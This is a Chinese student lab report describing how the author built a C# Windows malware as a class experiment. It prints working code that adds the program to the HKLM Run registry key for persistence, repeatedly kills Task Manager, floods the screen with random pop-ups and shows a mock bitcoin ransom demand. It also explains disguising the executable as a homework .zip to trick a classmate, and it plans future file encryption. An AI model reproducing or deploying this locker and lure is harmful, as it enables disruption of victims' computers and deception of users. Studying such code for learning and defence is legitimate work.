一种无法启动任务管理器且无限弹窗的恶意软件

学号 xxxxxx 姓名：追逐繁星的苍岚 x 班

A malware that cannot start the task manager and has unlimited pop-ups

Student ID XXXXXXX Name: ZHUIZHUFANXINGDECANGLAN Class X

Abstract In recent years, malicious software has caused great harm to Internet users worldwide, as well as social organizations, enterprises, and governments. From the small prank program that was used to show off technology at the beginning, to the ransomware "WannaCry" that caused large-scale global property losses, malware is always lurking around us and looking for opportunities to attack us. In order to be able to understand the code structure of the malware more clearly and intuitively, in this experiment I made a malware with unlimited random pop-ups on the lock screen that automatically starts on boot and forcibly closes the task manager. The program can only support with. Net FrameWork3.5 and above frame computers run.

Key words self-start after boot; forced shutdown of programs; malicious software; random pop-ups

摘要 近年来恶意软件对全球互联网用户以及社会组织、企业、政府等构成了极大的危害。从最开始用来炫耀技术的恶作剧小程序，到后来引发了全球性大规模财产损失的勒索软件“WannaCry”，恶意软件总是潜伏在我们身边并寻找对我们下手的机会。为了能够更清晰直观的了解恶意软件的代码结构，本次实验我做了一款具有开机自动启动且强制关闭任务管理器的锁屏弹窗恶意软件，该程序只能支持带有.Net FrameWork3.5 及以上框架的计算机运行。

关键词 开机自启；强制关闭程序；恶意软件；随机弹窗

1. 引言

随着近年来互联网的飞速发展，人们逐渐习惯了将各种重要的信息从书面形式转移到计算机上，由于计算机提供的便利性和数据多样性让大部分用户都选择了在计算机上工作，因此越来越多的人们选择将信息保存在计算机上，并且由于缺乏对网络恶意行为的知识及经验，多数用户并不会将自己的数据进行备份或是保护自己的计算机不受攻击者的入侵，这也让潜伏在互联网的一部分恶意软件有了可乘之机。

恶意软件分为两种类型，一种是存粹恶意破坏型的软件，这类软件往往是为了单纯地向别人炫耀自己的技术手段或是因为其他某些不可告人的原因要破坏某些特定的数据而诞生的，这类恶意软件基本上没有可以解决或是恢复数据的办法，一旦中招只能选择格式化电脑恢复出产设置。还有一类是属于抱有某种目的性的恶意程序，比如恶意勒索软件，通过加密用户计算机里的数据来向用户勒索金钱，通常这类软件是利用目前绝大部分计算机无法破解或是需要花费极长时间进行破解的加密密码算法所构成，私钥由恶意攻击者所持有，只有当程序检测到用户向攻击者的银行卡当中汇款了之后才会将私钥发送给用户，甚至有的勒索软件在收取到金钱后依旧不会将私钥发送给用户解密，因此这类软件也存在着许多不确定性。虽然随着互联网的发展，现在在网上能看到的这类恶意软件越来越少，但是少就意味着缺乏与其对抗的经验，一部分用户中招后就会慌乱害怕，然后失去理智在欠缺考虑的情况下乖乖听从恶意软件的指示。

在本次实验中，我试着制作了一款具有开机自动启动且锁屏的恶意软件，通过分析该软件的运行情况、如何对计算机进行恶意修改、具体的代码实现等多方面角度去分析思考恶意软件的应用，以及在最后想要强调一句，技术本身不分好坏，重要的是使用这个技术的人能否将这个技术运用在正道上，为这个社会贡献出自己的力量。

2. 相关工作准备

本次实验中，编写该软件的编译工具为 VS Studio 2010 Community，使用框架为.Net FrameWork 3.5，运行该程序的计算机为 Windows7 Home，提供该计算机的虚拟主机运行软件为 VMWARE 15.0，编写代码语言为 C#。

3. 代码实现

首先，我新建了一个 Windows 窗体应用，往里面添加了两个 Form 窗口文件，其中一个窗口用来锁屏，另一个用来制作恶意弹窗。将锁屏用的窗口设置为最大且取消右上角的关闭键，在该窗口下面设置两个 timer1 和 timer2，用来不断运行 timer 里面的代码函数块。



图 1：timer1 的属性配置



图 2：timer2 的属性配置

```
using System;
using System.Diagnostics;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using Microsoft.Win32;
using System.IO;
```

图 3：实验程序的头文件

图 3 为本次实验程序所需的头文件，其中 System.Diagnostics 可以允许程序与系统进程、事件日志和性能计数器等进行交互的类，也是实现本次程序功能的最重要几个类之一。

```
string str_ass_name = Application.StartupPath + @"\" + Application.ProductName + @".exe";//加载到注册表,让开机自动启动
string short_file_name = Application.ProductName;
RegistryKey auto_start = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
if (auto_start == null)
{
    auto_start = Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
}
auto_start.SetValue(short_file_name, str_ass_name);
```

图 4：实现该程序重新启动计算机后可以自动在后台运行

通过图 4 可以看到，实验程序在运行的时候首先会将自己加载到开机自动启动的注册表内
string str_ass_name = Application.StartupPath 表示获取启动应用程序的可执行文件的路径；
string short_file_name = Application.ProductName 表示获得应用程序名；
Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true)表示打开注册表子项；
Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run")则是创建注册表子项
auto_start.SetValue(short_file_name, str_ass_name)则是将获得的程序名和路径放进注册表子项。

```
this.timer1.Start();//每隔一段时间杀死任务管理器
DialogResult aa = MessageBox.Show("警告！ 你的电脑已经小苍被劫持了！！请回答以下一系列问题，如果选否，game over", "[ERROR]",
                  MessageBoxButtons.YesNo, MessageBoxIcon.Question);
if (aa == DialogResult.Yes)
{
    DialogResult aa1 = MessageBox.Show("叫你随便下载网上的资源，你说说你是不是贪小便宜？", "[ERROR]",
                  MessageBoxButtons.YesNo, MessageBoxIcon.Question);
    if (aa1 == DialogResult.Yes)
    {
        DialogResult aa2 = MessageBox.Show("现在怕不怕了？想要恢复电脑吗！", "[ERROR]",
                  MessageBoxButtons.YesNo, MessageBoxIcon.Question);
        if (aa2 == DialogResult.Yes)
        {
            DialogResult aa3 = MessageBox.Show("想要的话就在一小时内把300比特币转帐到银行帐号xx123456789！", "[ERROR]",
                  MessageBoxButtons.YesNo, MessageBoxIcon.Question);
            if (aa3 == DialogResult.Yes)
```

图 5：实现该程序的弹窗功能，用户和程序的交互

图 5 中程序开启了 Form1 窗口和弹窗，弹窗中显示程序本身想要传达的信息，如果是勒索软件的情况下可能就会向用户索要金钱以及其他具体的社会工程学手段。
DialogResult = MessageBox.Show("", "",MessageBoxButtons.YesNo, MessageBoxIcon.Question);
这段代码可以显示 YES 和 NO 两个选择，每个选择对应不同分支，同时可以自定义弹窗左上角的名字。

```
else
{
    this.timer2.Start();//开启timer的开关
    timer2.Enabled = true;
}
```

图 6：图 5 如果选否的话就会进入这条支线，然后直接锁屏电脑

如果弹窗内容全选 YES 的话就会进入图 6 的分支情况，这时候程序就会开启 timer2 函数，timer2 的时间间隔为 500ms 执行一次，具体实现功能如图 7 所示。

```
private void timer2_Tick(object sender, EventArgs e)//随机屏幕每隔一段时间跳出警告弹窗
{
    this.Hide();
    Random ran = new Random();
    int line = ran.Next(1, 1920);
    int list = ran.Next(1, 1080);
    Form2 wd = new Form2();
    wd.Left = line;
    wd.Top = list;
    wd.Show();
```

图 7：实验程序的头文件

从图 7 中可以看到，程序首先将 Form1 窗口隐藏，然后设置了两个随机数 line 和 list，分别代表着屏幕的长宽，由于我的电脑最适合 1920*1080 尺寸的，故将随机数的最大值设置成了 1920 和 1080。新建弹窗 Form2，设置弹窗在计算机屏幕的位置，由于是随机数生成所以弹窗会随机在不同的地方出现，同时 timer2 每隔 500ms 就执行一次，所以看起来就会象是一个恶意弹窗在不停弹出来打扰用户的工作，给用户造成困扰。如图 8 所示。

图 8：测试结果

```
private void timer1_Tick(object sender, EventArgs e)//调用杀死任务管理器
{
    killprocess();
}
```

图 9：timer1 调用 killprocess 函数

这段代码是 timer1 调用 killprocess 函数，函数内容具体如图 10。

```
public void killprocess()//每隔一段时间杀死任务管理器,具体实现代码
{
    Process[] tsk = Process.GetProcessesByName("taskmgr");
    foreach (Process i in tsk)
    {
        try
        {
            i.Kill();
        }
        catch { }
    }
}
```

图 10：将任务管理器强行关闭

timer1 调用 killprocess 函数后，将 taskmgr 强行关闭，taskmgr 就是任务管理器，timer1 每隔 500ms 运行一次该程序，从而保证每时每刻都无法打开任务管理器。

```
if (aa4 == DialogResult.No)
{
    MessageBox.Show("哟豁！还真被你找到后门了！！行吧，放你走吧！");
    timer2.Enabled = false;//关闭timer的开关
    timer1.Enabled = false;
    System.Environment.Exit(0);
}
```

图 11：设置后门

最后，为了保证该软件能够被人为关闭，我编写了一段代码，代码的功能为将 timer1 和 timer2 的开关关闭，System.Environment.Exit(0)保证该程序会被强行结束程序。

4.运行结果

最后在运用一点社会工程学小技巧，将恶意软件的图标变更成文件夹压缩包的图标并隐藏后缀名，软件名字更改为“1120151234+03111702+小苍+网安书面作业.zip”（假定小苍的作业名称是正确且不被怀疑的），假设有小苍和小 A 两个人，小 A 想要参考小苍的作业，于是有了以下画面如图 12：

图 12：假设情况

图 13：程序运行结果

结果如上图 13 所示，小 A 以为这是普通的文件夹压缩包，点击进去后发现是恶意软件，软件将小 A 的计算机资源全部占用，点击别的程序也无法运行。具体的实验过程以视频的形式放在了这篇报告同目录下，供大家参考观看。

5.结论与改进

在本文中，我编写了一款锁屏恶意软件，利用程序代码将恶意软件加载到注册表子项，让计算机即使重启也会自动运行该程序，同时禁止用户开启任务管理器，从而无法终止该程序，最后利用无限弹窗来占据计算机的资源，让计算机运行速度下降且干扰用户的工作。由于该程序未满足计算机病毒的可传染性和潜伏性等定义，因此它严格意义上来讲并不能算是计算机病毒，因此在今后未来的时间里我打算完成潜伏性和可传染性的理论上实现（不会运行，即使运行也会断网），同时该程序锁屏功能的原理是基于窗口最大化来实现的，下次我将会尝试利用公钥加密密码算法来实现对于文件的可加密，并通过分析恶意勒索软件的代码来运用到网络安全领域上，实现对计算机和用户数据的安全保护。

参 考 文 献

[1] 赤狐(zcm123). C# 将程序添加到启动项 （写入注册表），及从启动项中删除 [EB] ,博客园, 2012-06-07

[2] o_0FromZero. Application.StartupPath 获取执行文件路径 substring()取特定长度字符串取得根目录 [EB] ,CSDN,2012-1-17

[3] Alvin 、青. C#暴力屏蔽任务管理器 [EB] ,CSDN, 2015-11-13

(本篇报告纯学术研究，如有恶用概不负责)